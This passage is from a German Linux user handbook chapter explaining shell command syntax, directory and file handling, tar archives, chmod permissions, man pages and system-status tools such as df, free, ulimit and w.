notwendige Daten mitteilen. Die Parameter folgen in der Eingabezeile dem Namen des Befehls, und zwar durch mindestens ein Leerzeichen getrennt³.

Weiterhin kann es oft notwendig sein, das Verhalten eines Befehls zu beeinflussen (z. B. soll ein Verzeichnis in Langform anstelle nur der Dateinamen aufgelistet werden). Dies geschieht unter Linux mit so genannten *Optionen* (engl. *options*). Optionen stehen immer direkt nach dem Befehlsnamen und vor den Parametern; Ausnahmen von unsauber programmierten Befehlen sind selten, aber möglich. Meist werden Optionen durch ein Minus gekennzeichnet (z. B. **-la**) und können im Wesentlichen zwei Schemata folgen (vgl. Tabelle 19.2).

-a	Kurzform, Unix-üblich
--all	Langform, sog. GNU-Notation

Tabelle 19.2: Optionen zu Befehlen

Wenn mehrere Optionen gesetzt werden sollen, können viele Linuxprogramme diese auch „kumulieren“. Das bedeutet, dass nicht alle Optionen mit Minus am Anfang nacheinander aufgeführt werden, sondern nur die erste ein Minus erhält, die folgenden direkt an die erste geschrieben werden. Beispiel:

```
-a -f -r -u   oder
-afru       oder
-frua
```

Das Beispiel zeigt auch, dass i. a. die Reihenfolge der Optionen unwichtig ist. Auch bestätigen manche Ausnahmen wieder die Regel.

Um dem ganzen die Krone aufzusetzen können Optionen selbst wieder Parameter nehmen. Beispiel:

```
-f <meinedatei>   oder
-f<meinedatei>
```

Dabei sollte es zumeist unwichtig sein, ob zwischen der Option und dem Parameter ein Leerzeichen steht; i. a. sollte man ein Leerzeichen setzen.

Beispiele

So, die Zusammenfassung. Ein Befehl unter Linux sieht so aus (Beispiele)⁴:

```
erde: # fdisk
erde: # lsmod
erde: # ls
```

Mit Optionen sieht das dann so aus:

```
erde: # fdisk -v
erde: # ls -l -a
erde: # ls -la
```

Mit Parametern:

³ Fußnote: Das impliziert auch gleich, dass ein Leerzeichen nicht Teil des Parameters sein kann, da es ja der Argumente-„Trenner“ ist. Leerzeichen dürfen dann in einem Parameter auftreten, wenn der Parameter von Anführungszeichen " " oder " " umgeben ist.

⁴ Zur Erinnerung: mit „erde: # “ wird die Eingabe-Aufforderung angezeigt; dieser Wörter und Zeichen haben Sie *nicht* einzugeben

```
erde: # fdisk /dev/hda
erde: # ls /tmp
```

Und mit Optionen und Parametern:

```
erde: # ls -la /tmp
erde: # rpm -qpl <meinpaket>.rpm
erde: # gcc -o <optionenparameter> <parameter>
```

Wesentlich ist, dass das Leerzeichen alle Befehlssteile voneinander trennt und deswegen ein besonderes Zeichen in Linux-Befehlsfolgen ist.

19.4 Virtuelle Konsolen

Linux ist *multitasking*- und multiuserfähig. Auch bei einem Ein-Benutzer-PC-System werden Sie die Vorteile, die diese Fähigkeiten mitbringen, schätzen lernen:

Im Textmodus stehen 6 virtuelle *Konsolen* zur Verfügung, zwischen denen Sie durch die Tastenkombinationen $(\text{Alt}) + (\text{F1})$ bis $(\text{Alt}) + (\text{F6})$ wechseln können. Die siebte Konsole ist für X11 reserviert.⁵

Wenn Sie von X11 aus auf eine Textkonsole zurückschalten möchten, ohne X11 zu beenden, verwenden Sie $(\text{Ctrl}) + (\text{Alt}) + (\text{F1})$ bis $(\text{Ctrl}) + (\text{Alt}) + (\text{F6})$. Mit $(\text{Alt}) + (\text{F7})$ kommen Sie zu X11 zurück.

19.5 Verzeichnisse und Dateinamen

Alle Informationen – seien es Texte, Bilder, Datenbankdaten oder auch Angaben zur Konfiguration des Systems – werden in „Dateien“ abgelegt, die ihrerseits in festgelegten „Verzeichnissen“ untergebracht werden (vgl. Anhang D auf Seite 523). Mit all den Tools und Programmen kann man auf diese Dateien in unterschiedlichen Verzeichnissen zugreifen, um ggf. den Inhalt dieser Dateien anzusehen oder zu verändern.

Der „Pfadtrenner“ ist unter Unix der `/` (engl. *slash*) (unter DOS: `\`). Ein Pfad ist demnach eine Zeichenkette, in der die Verzeichnisnamen durch `/` getrennt sind. Ein einzelner `/` bezeichnet dabei das oberste Verzeichnis, das *Wurzelverzeichnis*.

Unix unterscheidet Groß- und Kleinschreibung, d. h. der Dateiname `Emil` bezeichnet eine andere Datei als `emil`; eine Trennung der Dateinamen in *Name* und *Extension* ist im allgemeinen nicht erforderlich, es sei denn, bestimmte Programme erwarten dies (z. B. \LaTeX).

Eine angenehme Erleichterung bei der Eingabe von Datei- bzw. Verzeichnisnamen ist die Funktion der Taste (Tab) (Tabulatortaste). Geben Sie die ersten Buchstaben der gewünschten Datei ein und drücken Sie (Tab) . Die *Shell* ergänzt nun den kompletten Dateinamen (solange er durch den oder die ersten Buchstaben eindeutig bestimmt ist). Zweimaliges Drücken der Tabulatortaste zeigt bei Mehrdeutigkeiten alle Möglichkeiten.



⁵ Durch Modifikation der Datei `/etc/inittab` können auch weitere oder weniger Konsolen zur Verfügung gestellt werden.

19.6 Arbeiten mit Verzeichnissen

Nach dem Einloggen (vgl. Abschnitt 19.1 auf Seite 477) befindet man sich in seinem Benutzerverzeichnis. Der Name des aktuellen Verzeichnisses kann mit dem Befehl **pwd** (engl. *print working directory*) ausgegeben werden:

```
tux@erde:/home/tux > pwd
/home/tux
```

Um in ein anderes Verzeichnis zu wechseln, dient wie unter DOS der Befehl **cd** (engl. *change directory*). Die Eingabe von

```
tux@erde:/home/tux > cd /usr/bin
tux@erde:/usr/bin >
```

wechselt demnach in das Verzeichnis `/usr/bin`,

```
tux@erde:/home/tux > cd latex
tux@erde:/home/tux/latex >
```

wechselt in das Unterverzeichnis `latex`, sofern im Benutzerverzeichnis von `'tux'` das Verzeichnis `/home/tux/latex` existiert.

Wird **cd** ohne ein Argument aufgerufen, so wird in das Benutzerverzeichnis des aufrufenden Benutzers gewechselt. Das Benutzerverzeichnis kann auch mit Hilfe der Tilde `'~'` bezeichnet werden. Die Eingabe von

```
tux@erde:/home/tux > cd ~/latex
```

wechselt in das Verzeichnis `latex` im [Benutzerverzeichnis](#) des aufrufenden Benutzers. Wie auch unter DOS bezeichnet `'..'` das übergeordnete Verzeichnis und `'.'` das aktuelle Verzeichnis.

Neue Verzeichnisse werden mit dem Befehl **mkdir** (engl. *make directory*) angelegt. Durch Eingabe von

```
tux@erde:/home/tux > mkdir texte
```

wird also das Unterverzeichnis `texte` im jeweiligen Verzeichnis erstellt. Leere Verzeichnisse können mit dem Befehl **rmdir** (engl. *remove directory*) gelöscht werden.

19.7 Arbeiten mit Dateien

Bis sie (vielleicht) eines Tages von Objekten bzw. Symbolen abgelöst werden, sind Dateien von zentraler Bedeutung für die Arbeit am Computer. Entsprechend zahlreich sind die dateibezogenen Befehle unter Linux.

19.7.1 Informationen über Dateien

Der Befehl **ls** zeigt den Inhalt des *aktuellen* Verzeichnisses an. Ausgegeben wird eine Liste aller Dateien und Verzeichnisnamen im aktuellen Verzeichnis. Die Verzeichnisnamen werden in der Ausgabe mit einem `'/'` gekennzeichnet. Es kann auch durch Angabe eines Parameters der Inhalt eines *anderen* Verzeichnisses angezeigt werden:

```
tux@erde: > ls /usr/bin
```

Ausführbare Programme sind nicht durch Extensionen gekennzeichnet, wie `.exe` oder `.com` unter DOS. Beim Auflisten mit **ls** wird entweder ein Asterisk `'*'` angehängen und/oder es rot hervorgehoben (vgl. die Dokumentation zu **ls**; z. B. die Ausgabe von


```
tux@erde: > ls --help
```

Man darf den Asterisk nie explizit angeben; er wird – bedingt durch das Attribut „executable“ – jeweils hinter dem Dateinamen nur angezeigt; Infos über Dateien sind auf Seite 488 zu finden.

Eine nützliche Option von `ls` ist `-l`. Dadurch werden zusätzliche Informationen zum Datei- bzw. Verzeichniseintrag wie Zugriffsrechte, Eigentümer, Gruppenzugehörigkeit und Größe ausgegeben:

```
tux@erde: > ls -l
```

Dies erzeugt die Ausgaben in Ausgabe 19.7.1.

drwxr-xr-x	6	tux users	1024	Mar 21	12:39	./
drwxr-xr-x	4	tux users	1024	Mar 21	17:13	./
drwxr-xr-x	2	tux users	1024	Nov 6	16:19	bin/
-rwxr-xr-x	1	tux users	4160	Mar 21	12:38	check*
drwxr-xr-x	2	tux users	1024	Nov 6	16:23	etc/
drwxr-xr-x	2	tux users	1024	Nov 6	16:19	sbin/
drwxr-xr-x	12	tux users	1024	Nov 6	18:20	usr/
-rw-r--r--	1	tux users	185050	Mar 15	12:33	xvi.tgz
-rw-r--r--	1	tux users	98444	Mar 14	12:30	xvnews.tgz

Ausgabe 19.7.1: Ausgabe von `ls -l`

Die Bedeutung der einzelnen Felder in Ausgabe 19.7.1 wird in Tabelle 19.3 erklärt.

Rechte	Das erste Zeichen dieses Feldes bezeichnet den Dateityp. Hierbei steht <code>'d'</code> für Verzeichnis, <code>'l'</code> für Link und <code>'-'</code> für eine normale Datei. Die folgenden 9 Zeichen geben die Zugriffsrechte für den Besitzer, die Gruppe und alle anderen Benutzer an (jeweils drei Zeichen). Hierbei steht <code>'r'</code> für lesen, <code>'w'</code> für schreiben, und <code>'x'</code> für ausführen. Die Rechtenmaske <code>'-rw-r-r-'</code> bezeichnet demnach eine Datei, die vom Eigentümer, den Mitgliedern der Gruppe, und allen anderen gelesen werden kann, aber nur vom Eigentümer verändert werden kann. Siehe Manual-Page von <code>chmod</code> (<code>man chmod</code>).
Besitzer	Der Eigentümer der Datei. Siehe Manual-Page von <code>chown</code> (<code>man chown</code>).
Gruppe	Die Gruppenzugehörigkeit der Datei. Siehe Manual-Page von <code>chgrp</code> (<code>man chgrp</code>).
Größe	Die Größe der Datei in Bytes.
letzte Änderung	Das Datum der letzten Änderung der Datei. Bei Dateien, deren letzte Änderung über ein Jahr zurückliegt, wird anstelle der Uhrzeit das Jahr angegeben.
Name	Der Name der Datei oder des Verzeichnisses.

Tabelle 19.3: Erklärung der Unix-Dateiattribute

19.7.2 Wildcards – ein kleiner Ausblick

Verglichen mit DOS sind die durch die Befehlsinterpreter (z. B. *bash*) gegebenen Einsatzmöglichkeiten von *Wildcards* „faszinierend“.

Wildcards beschränken sich unter Linux nicht nur auf den `*` und `?`. Beispielsweise können mit

```
tux@erde: > ls *a???.?
```

alle Dateien im aktuellen Verzeichnis ausgegeben werden, deren sechstletzter Buchstabe ein `a` und deren vorletztes Zeichen im Dateinamen ein `.` ist.

Anstelle des einzelnen Zeichens `a` könnte auch eine ganze Satz verschiedener Zeichen stehen. Beispielsweise die Buchstaben `a`, `b`, `c`, `d`, `e`, `f`. Auf unser Beispiel angewandt lautet der Befehl dann:

```
tux@erde: > ls *[a-f]???.?
```



Auch nach alphabetisch nicht aufeinanderfolgenden Zeichen kann wahlfrei gesucht werden:

```
tux@erde: > ls *[1,3-5,M-P,a,k]???.?
```

19.7.3 Inhalt von Dateien: *more* und *less*

Der Inhalt einer Datei kann mit den Befehlen *more* und *less* seitenweise angezeigt werden. Beim klassischen *more* kann nur nach „unten“ geblättert werden⁶; *less* ist wesentlich komfortabler und sollte deshalb durchweg bevorzugt werden. Mit

```
tux@erde: > less /etc/login.defs
```

lädt man die Datei `/etc/login.defs` in den „Viewer“ *less*; das ist ziemlich unspektakulär – gerade einmal wird zur 1. Seite des Dateiinhalts zusätzlich eine inverse Statuszeile am unteren Rand mitgeteilt. Mit  (der Leertaste) kann nun jeweils eine Seite nach vorne, mit  eine Seite zurück geblättert werden; vgl. auch die Aufzählung in Tabelle 19.4 auf der nächsten Seite.

h	Hilfe
q	Beenden
e	Eine Zeile vorwärts
y	Eine Zeile rückwärts
f	Eine Seite vorwärts
b	Eine Seite rückwärts
d	Eine <i>halbe</i> Seite vorwärts
u	Eine <i>halbe</i> Seite rückwärts
g	Zum Anfang der Datei gehen
G	Zum Ende der Datei gehen
/	Suche einleiten
n	Nächste Fundstelle anspringen

Tabelle 19.4: Fortsetzung auf der nächsten Seite...

⁶ *more* unter Linux kann *mehr* – vgl. Manual-Page von *more* (`man more`) ; -)

v	Datei in den <i>Editor</i> laden
F	Eine „wachsende“ (Log-)Datei beobachten
^c	Vom F-Modus wieder auf „normal“ schalten

Tabelle 19.4: Tasten des „Viewers“ *less* (Auswahl)

Mit **(/)** leiten Sie einen Such-Auftrag nach einer Zeichenkette (z. B. *yes*) ein und schicken Sie diese dann ab mit **(↵)**. Tippen Sie **(n)**, dann wird das nächste Vorkommen von *yes* angezeigt.

Interessant ist die Taste **(F)**; damit können Sie verfolgen, wie z. B. bei einer Logdatei weitere Einträge hinzukommen. Mit **(Strg) + (C)** verlassen Sie diesen Modus wieder.

Mit **(h)** erhalten Sie eine Auflistung aller Features, die *less* zur Verfügung stellt; mit **(q)** verlassen Sie die „Hilfe“ wieder und mit einem weiteren Tastendruck **(q)** beenden Sie das Programm komplett und landen wieder auf der Kommandozeile am Prompt.

Zum *Verändern* von Textdateien nehmen Sie einen *Editor*; der Standard-Editor eines Unix-Systems ist der *vi*, mit dem Sie sich in einer ruhigen Minute unbedingt vertraut machen sollten (vgl. Abschnitt 19.15 auf Seite 501).

19.7.4 Versteckte Dateien

Eine spezielle Klasse von Dateien sind die versteckten Dateien. Die Dateinamen beginnen mit einem Punkt und werden von der Shell nur angezeigt, wenn **ls** mit der Option **-a** aufgerufen wird. Geben Sie einfach in Ihrem Benutzerverzeichnis den Befehl **ls -a** ein. Nun sollten auch die mit einem Punkt beginnenden „versteckten“ Dateien wie *~/ .profile* und *~/ .xinitrc* aufgelistet werden. Versteckte Dateien sind vor versehentlichem Löschen durch **rm *** (siehe Abschnitt 19.7.5) geschützt und müssen ggf. durch ein explizites Löschen mit **rm <.dateiname>** entfernt werden.

Die Eingabe von **rm .*** löscht alle versteckten Dateien des aktuellen Verzeichnisses. Wird zusätzlich noch die Option **-r** (engl. *recursive*) verwendet (**rm -r .***) werden auch alle Dateien des übergeordneten Verzeichnisses gelöscht, die ja die Form *./ ./bla'* haben, was auch durch den Ausdruck *.*'* abgedeckt wird.

Im Übrigen sollte man mit der Option **-r** immer sehr bewusst und vorsichtig umgehen!



19.7.5 Kopieren, Umbenennen und Löschen von Dateien

Der Befehl, um Dateien zu kopieren, lautet unter Linux **cp**:

```
tux@erde: > cp quelledatei zieldatei
```

Anstelle von *<zieldatei>* kann auch ein vorhandenes Verzeichnis angegeben werden; dann wird in dem Zielverzeichnis die Quelldatei mit dem gleichen

Namen abgelegt. Um also die Datei `/etc/XF86Config` aus dem Verzeichnis `/etc` in das eigene Benutzerverzeichnis zu kopieren, kann folgender Befehl eingegeben werden:

```
tux@erde: > cp /etc/XF86Config ~
```

Dateien können mit dem Befehl `rm` (engl. *remove*) gelöscht werden. Eine nützliche Option ist `-r` (engl. *recursive*), wodurch auch alle Unterverzeichnisse und die darin enthaltenen Dateien gelöscht werden (vergleichbar mit dem seit DOS 6.0 verfügbaren Befehl `deltree`). Die Eingabe von

```
tux@erde: > rm -r bin
```

löscht z. B. das Verzeichnis `bin` im aktuellen Verzeichnis und alle sich darin befindlichen Dateien und Verzeichnisse. Diese Option ist mit äußerster Vorsicht anzuwenden, da keine Möglichkeit besteht, versehentlich gelöschte Dateien wiederherzustellen!

Der Befehl `mv` (engl. *move*) verschiebt Dateien oder Verzeichnisse. Die Syntax ist identisch mit der von `cp`. So wird durch Eingabe des Befehls

```
tux@erde: > mv xvnews.tgz XVNEWS.tgz
```

die Datei `xvnews.tgz` aus dem aktuellen Verzeichnis auf die Datei mit dem Namen `XVNEWS.tgz` im aktuellen Verzeichnis „verschoben“, was einem einfachen Umbenennen gleichkommt. Interessanter wird es erst, wenn ganze Verzeichnisse verschoben werden:

```
tux@erde: > mv bin ~/latex
```

verschiebt das Verzeichnis `bin` (sofern ein solches im aktuellen Verzeichnis existiert) nach `~/latex`. Alle Verzeichnisse und Dateien die vorher unter `bin` zu finden waren, befinden sich jetzt unter `~/latex/bin`. Auch mit diesem Befehl sollte vorsichtig umgegangen werden, da schnell ganze Verzeichnisbäume an später nur schwer wiederauffindbare Stellen verschoben werden können.

Das Verschieben eines kompletten Verzeichnisbaumes ist nur innerhalb eines Dateisystems (also einer Partition) möglich.

19.7.6 Suchen und Durchsuchen von Dateien

Ein weiterer nützlicher Befehl: `find`. Um in allen Unterverzeichnissen des aktuellen Verzeichnisses nach der Datei `emil` zu suchen, sollte folgendes eingegeben werden:

```
tux@erde: > find . -name "emil"
```

Das erste Argument bezeichnet dabei das Verzeichnis, ab dem die Suche gestartet werden soll. Die Option `-name` verlangt einen zu suchenden String, in dem auch [Wildcards](#) erlaubt sind. Um also nach allen Dateien zu suchen, die die Zeichenkette `'emil'` im Namen enthalten, müsste die Eingabe von gerade folgendermaßen geändert werden:

```
tux@erde: > find . -name "**emil**"
```

Wie bei allen Befehlen verweisen wir für eine genauere Beschreibung auf die jeweilige Manual-Page.

Es gibt noch die viel schnellere Möglichkeit, Dateien mittels `locate` aufzufinden. Beachten Sie hierzu die Manual-Pages von `locate` und die dort referenzierten Manual-Pages.

Wenn nicht nach einem bestimmten Dateinamen, sondern nach einer Zeichenkette in einer Datei gesucht werden soll, kann dazu der Befehl **grep** (engl. *get regular expression pattern*) verwendet werden. Die folgende Eingabe sucht in der Datei `emil` nach der Zeichenkette `'detektive'`:

```
tux@erde: > grep "detektive" emil
```

Auf diese Weise lassen sich große Textmengen schnell nach bestimmten Zeichenketten durchsuchen. Es können beliebig viele Dateinamen angegeben werden. Auch eine Suche mit Wildcards und regulären Ausdrücken wird unterstützt. Als Ergebnis der Suche wird jede Zeile ausgegeben, in der die zu suchende Zeichenkette enthalten ist.

grep lässt sich über viele Optionen sehr stark in seinem Suchverhalten beeinflussen. Lesen Sie deshalb bitte die Manual-Page von **grep** (`man grep`).

19.7.7 Symbolische Links

Durch die Verwendung von symbolischen Links kann einer Datei quasi ein zusätzlicher Name gegeben werden. Dieser Name „zeigt“ dann auf diese Datei. Es kann z. B. vorkommen, dass verschiedene Versionen eines Programmes aufgehoben werden sollen, dass aber die jeweils neueste Version immer unter dem gleichen Namen verfügbar sein soll. Die Lösung liegt in der Erstellung eines *symbolischen Links*, der jeweils auf die benutzte Version zeigt. Symbolische Links verhalten sich wie die Dateien, auf die sie zeigen, sind also auch ausführbar. Die folgende Eingabe

```
tux@erde: > ln -s check.2.4 check
```

Erzeugt den symbolischen link `check`, der auf die Datei `check.2.4` zeigt. Im Verzeichnis sieht dies etwa so aus:

```
lrwxrwxrwx 1 tux users 1024 Mar 21 17:13 check -> check.2.4*
```

Links können genau wie Dateien mit **rm** entfernt werden.

Hierbei wird nur der Link und nicht die referenzierte Datei entfernt!



19.7.8 Daten archivieren und sichern

Zum Erzeugen und Auspacken von Archiven dient der **tar**-Befehl (engl. *tape archive*). Ein Archiv kann einzelne Dateien und / oder ganze Verzeichnisbäume einschließlich der darin liegenden Dateien enthalten.

Dermaßen zusammengepackte Archive kann man auch komprimieren, was meist deren Größe erheblich reduziert. Üblicherweise gibt man komprimierten Archiven die Endung `.tgz` oder `.tar.gz`, unkomprimierten `.tar`. Die wichtigsten Anwendungsfälle des **tar**-Befehls sind:

1. Auspacken von Archiven (z. B. von den CDs)

```
tux@erde: > tar xvfz archivdatei.tgz
```

tar entpackt (**x**) nun das komprimierte (**z**) Archiv `archivdatei.tgz` (**f**) und legt dabei selbständig evtl. Unterverzeichnisse an. Bei jeder Datei, die gerade ausgepackt wird, wird deren Namen auf dem Bildschirm ausgegeben (**v**).

2. Erzeugen von Archiven

```
tux@erde: > tar cvfz archivdatei.tgz dateil verzl
```

tar erzeugt (**c**) das komprimierte (**z**) Archiv **archivdatei.tgz** (**f**), in dem die Datei **dateil** und alle Dateien im Verzeichnis **verzl** einschließlich seiner Unterverzeichnisse enthalten sind. Bei jeder Datei, die gerade eingepackt wird, wird deren Namen auf dem Bildschirm ausgegeben (**v**).

3. Ansehen des Archivinhalts

```
tux@erde: > tar tfz archivdatei.tgz
```

tar gibt ein Inhaltsverzeichnis (**t**) des komprimierten (**z**) Archivs **archivdatei.tgz** (**f**) aus.

Die Option **z** gibt an, dass das Programm *GNU Zip* (**gzip**) verwendet werden soll, um komprimierte Archivdateien zu erzeugen bzw. auszupacken.

```
tux@erde: > tar xvf archivdatei.tar
```

entpackt also die unkomprimierte Archivdatei **archivdatei.tar**. Nähere Informationen liefert:

```
tux@erde: > tar --help
```

19.8 Zugriffsrechte auf Dateien

Nur der Benutzer `'root'` hat als Systemverwalter *uneingeschränkte* Zugriffsrechte auf alle Dateien, d. h. er darf als einziger auch *alle* Zugriffsrechte setzen oder löschen.

Das Konzept der Rechte

Die Verteilung der Zugriffsrechte auf eine Datei werden als Rechtemaske beschrieben, die aus drei Teilen besteht:

- Rechte des Besitzers
- Rechte für Gruppenmitglieder
- Rechte für alle anderen

Jede dieser drei Kategorien wird bei der (langen) Darstellung eines Verzeichniseintrags durch jeweils drei Zeichen angezeigt. Zusammen mit dem ersten Zeichen für den Dateityp (**d**, **l**, oder **-**) ergeben sich die 10 Flags für jede Datei. Jedes Flag wird durch ein Zeichen repräsentiert. Die möglichen Flags sind für alle drei Kategorien gleich: `'r'` für Lesen (engl. *readable*), `'w'` für Schreiben (engl. *writable*) und `'x'` für Ausführen (engl. *executable*). Ist ein Flag nicht gesetzt, so wird dies durch das Zeichen `'-'` gekennzeichnet. Betrachten wir als Beispiel den Verzeichniseintrag für die imaginäre Datei `linux.info`.

```
-rw-r-xr-- 1 tux users 29524 Jun 29 13:11 linux.info
```

Für die Datei `linux.info` bedeutet dies folgendes: Der Eigentümer der Datei (`tux`) darf sie ändern und lesen, die Mitglieder der Gruppe `users` dürfen sie nur lesen und ausführen, während alle anderen Systembenutzer

-	r	w	-	r	-	x	r	-	-
Typ	Eigentümer		Gruppe			Andere			

Abbildung 19.1: Darstellung der Rechte an Dateien

`linux.info` nur lesen dürfen. Der führende `-` zeigt an, dass es sich um eine „normale“ *Datei* (engl. *regular file*) handelt.

Ganz ähnlich verhält es sich mit Verzeichnissen. Dann steht vor den 9 Zeichen, die die Rechte zuordnen, noch ein `d` (engl. *directory*) und könnte so aussehen:

```
drwxr-xr-- 3 tux users 1024 Jun 29 13:11 info/
```

Wenn für ein Verzeichnis das `x`-Flag gesetzt ist, dann bedeutet dies, dass man in dieses Verzeichnis hineinwechseln kann.

Also dürfen Benutzer, die nicht zur Gruppe `users` gehören, nicht in das Verzeichnis `info` wechseln.

Ändern von Zugriffsrechten

Die Änderung von Zugriffsrechten geschieht mit dem Befehl `chmod` (engl. *change mode*). Im wesentlichen benötigt `chmod` zwei Argumente:

- die zu ändernden Zugriffsrechte, und
- einen Dateinamen.

Die Kategorien der drei möglichen Gruppen werden dabei durch `u` für den Eigentümer bzw. Benutzer (engl. *user*), `g` für die Gruppe (engl. *group*) und `o` für alle anderen (engl. *others*) angegeben, gefolgt von den zu ändernden Zugriffsrechten. Ein `-` oder `+` wird hierbei für das Entfernen oder Hinzufügen von Rechten verwendet. Folgende Eingabe setzt z. B. die Rechte der Datei `linux.info` für Gruppenmitglieder auf lesbar, veränderbar und ausführbar:

```
tux@erde: > chmod g+rw linux.info
```

Wenn Rechte für alle drei Kategorien von Benutzern gesetzt werden sollen, genügt die Angabe der zu ändernden Rechte. Folgende Eingabe setzt die Rechte für die Datei `linux.info` so, dass niemand Schreiberlaubnis besitzt:

```
tux@erde: > chmod -w linux.info
```

Die Rechte für Lesen und Ausführen werden davon nicht betroffen.

Zugriffsrechte können auch in einem Befehl entzogen und gesetzt werden. Folgende Eingabe setzt die Rechte der Datei `linux.info` des Eigentümers auf ausführbar, nicht lesbar, nicht veränderbar:

```
tux@erde: > chmod u+x-rw linux.info
```

Wenn man sich das Ergebnis ansieht:

```
tux@erde: > ls -l linux.info
```

```
---xr-xr-- 1 tux users 29524 Jun 29 13:11 linux.info
```

In diesem Zusammenhang interessante Befehle sind **chown** für „Besitzer ändern“ (engl. *change owner*) und **chgrp**, um die Gruppe zu ändern (engl. *change group*).



Das Ändern von Rechten geht freilich nur dann, wenn das zugrundeliegende Dateisystem ein Rechtesystem unterstützt. So muss man bei `msdos`- oder `vfat`-Systemen bereits beim „Mounten“ die Rechte festlegen (vgl. Abschnitt 19.11.2 auf Seite 496).

19.9 Manual-Pages

Über Befehle, Konfigurationsdateien und C-Bibliotheksfunktionen geben Ihnen die Manual-Pages Auskunft. Die verschiedenen Aufrufvarianten zeigt Tabelle 19.5.

<code>man <Stichwort></code>	ruft die Manual-Page zu <Stichwort> auf.
<code>man -f <Stichwort></code>	sucht nach <Stichwort> und listet die gefundenen Manual-Pages.
<code>man -k <Stichwort></code>	sucht in allen Sektionen der Manpages nach einer Manual-Page zum Stichwort <Stichwort> und listet die gefundenen Manual-Pages.
<code>man <Sektion> <Stichwort></code>	ruft die Manual-Page zu <Stichwort> aus <Sektion> auf. So ruft der Befehl <code>man 1 man</code> die Manual-Page zum Befehl <code>man</code> aus der Sektion 1 auf.

Tabelle 19.5: Aufrufe des Befehls `man`

Zum Anzeigen der Manual-Pages verwendet der Befehl `man` das Tool `less`; vgl. zur Bedienung von `less` den Abschnitt 19.7.3 auf Seite 484. Sollten Sie das SuSE-Hilfesystem installiert haben, so können Sie darüber die Manual-Pages bequem mit einem Webbrowser einsehen. – Unter dem X Window System können Sie auch das Programm `xman` verwenden. Der gewöhnliche `man`-Befehl hat dessen ungeachtet seine Daseinsberechtigung: `man` ist einfach schneller.

Die Manual-Pages sind auf verschiedene Sektionen aufgeteilt; vgl. Tabelle 19.6.

- 1 Beschreibt die Benutzerbefehle, allerdings sind viele **bash**- und **tcsh**-Befehle eingebaute Befehle, d. h. hier geben die Manual-Pages der benutzten **bash** oder **tcsh** Auskunft.
- 2 Die Systemaufrufe der verschiedenen Bibliotheken.
- 3 Die C-Bibliotheksfunktionen.
- 4 Die Beschreibung von Konfigurationsdateien.
- 5 Die Syntax wichtiger Dateien.
- 6 Beschreibung von Spielen.
- 7 Alles was mit Text, Textformatierung und anderen Formaten zu tun hat.
- 8 Die Befehle des Systemverwalters.
- 9 Die Beschreibung der Linux-Kernelroutinen.
- n **n** kommt angeblich von neu, hier sind sonstige Manual-Pages aufgeführt, die in eine der oberen Sektionen gehört, aber traditionell hier stehen oder zu keiner Sektion genau passen.

Tabelle 19.6: Sektionen der Manual-Pages

Beachten Sie, dass *nicht zu jedem* Stichwort oder Befehl eine Manual-Page vorhanden ist. Eventuell finden Sie dann unter `/usr/doc/` mehr Information, z. B. unter `/usr/doc/howto/en`, `/usr/doc/howto/en/mini` oder im Verzeichnis `/usr/doc/packages` (paketbezogene Information).

19.10 Informationen über den Systemzustand

Häufig ist es wichtig, Auskunft über den Zustand des Systems zu erhalten. Hierbei helfen z. B. die Befehle **df**, **free**, **ps**, **top**.

19.10.1 Der Befehl **df**

df gibt Auskunft über den verfügbaren und benutzten Plattenplatz. Die Ausgabe erfolgt wie in Ausgabe 19.10.1 abgebildet.

Filesystem	1024-blocks	Used	Available	Capacity	Mounted on
/dev/sda4	699392	659258	5165	99%	/home
/dev/sda1	102384	23955	73310	25%	/
/dev/sdb1	2097136	2070485	26651	99%	/usr
/dev/sda3	126976	106908	20068	84%	/opt

Ausgabe 19.10.1: Ausgabe des Befehls **df**

	total	used	free	shared	buffers	cached
Mem:	30900	29272	1628	25608	1012	6412
-/+ buffers:		28260	2640			
Swap:	66524	176	66348			

Ausgabe 19.10.2: Ausgabe des Befehls **free**

19.10.2 Der Befehl **free**

free informiert über die Auslastung des Arbeitsspeichers und des swap-Speichers; vgl. Ausgabe 19.10.2.

Vgl. auch Anhang F auf Seite 537.

19.10.3 Der Befehl **ulimit**

Mit dem Befehl **ulimit** (engl. *user limits*) ist es möglich, Limits für die Nutzung von Systemressourcen zu setzen, bzw. sich diese anzeigen zu lassen. Insbesondere ist **ulimit** dazu geeignet, den zur Verfügung stehenden [Speicher](#) für Anwendungen zu begrenzen. Dadurch kann verhindert werden, dass eine Anwendung übermäßig viel (allen) Speicherplatz für sich beschlagnahmt; dadurch könnte das System zum Stillstand kommen.

Der Aufruf von **ulimit** kann mit verschiedenen Optionen geschehen. Um den Speicherverbrauch zu begrenzen, sind z. B. die Optionen in Tabelle 19.7 tauglich.

-m	max. Größe des physikalischen Speichers
-v	max. Größe des virtuellen Speichers (Swap)
-s	max. Größe des Stacks
-c	max. Größe der Core-Dateien
-a	Anzeige der gesetzten Limits

Tabelle 19.7: **ulimit**: Ressourcen für den Anwender einstellen

Systemweit können die Einstellungen in `/etc/profile` vorgenommen werden; Dort muss beispielsweise das Erzeugen von Core-Dateien freigeschaltet werden, die Programmierer zum „Debuggen“ benötigen. Als Anwender kann man die vom [Systemadministrator](#) in `/etc/profile` vorgegebenen Werte nicht erhöhen, aber man kann spezielle Einstellung in die eigene `~/ .bashrc` eintragen; vgl. Datei 19.10.1.

```
# Begrenzung des realen Speichers:
ulimit -m 98304

# Begrenzung des virtuellen Speichers:
ulimit -v 98304
```

Datei 19.10.1: **ulimit**-Einstellungen in `~/ .bashrc`

Die Speicherangaben müssen in KB gemacht werden.

Für detailliertere Informationen werfen Sie bitte einen Blick in die Manual-Page von **bash** (**man bash**).

19.10.4 Der Befehl `w`

Der Befehl `w` zeigt alle momentan angemeldeten Benutzer im System an. Dieser Befehl liefert eine ganze Reihe nützlicher Informationen. Neben der Anzahl der angemeldeten Benutzer erfahren Sie, wie lange das System bereits läuft, wie sehr es momentan belastet ist und was die einzelnen Benutzer so tun (vgl. Ausgabe 19.10.3).

```

11:05am up 21 days, 21:10, 8 users, load average: 0.23, 0.10, 0.10
USER      TTY      FROM          LOGIN@      IDLE        JCPU        PCPU        WHAT
root      tty1     -             11:02am     3:34        0.10s       0.05s      -bash
tux       tty3     -             11:04am     1:24        1.29s       1.22s      emacs
tux       pts/1    :0.0         11Feb 0 19:42m    1:18        0.02s       sed
tux       pts/2    :0.0         30Jan 0 18:35m    56.29s      ?          -
tux       pts/6    :0.0         31Jan 0 4.00s     1.47s       ?          -
tux       pts/3    :0.0         31Jan 0 2days    1.86s       1.44s      bash
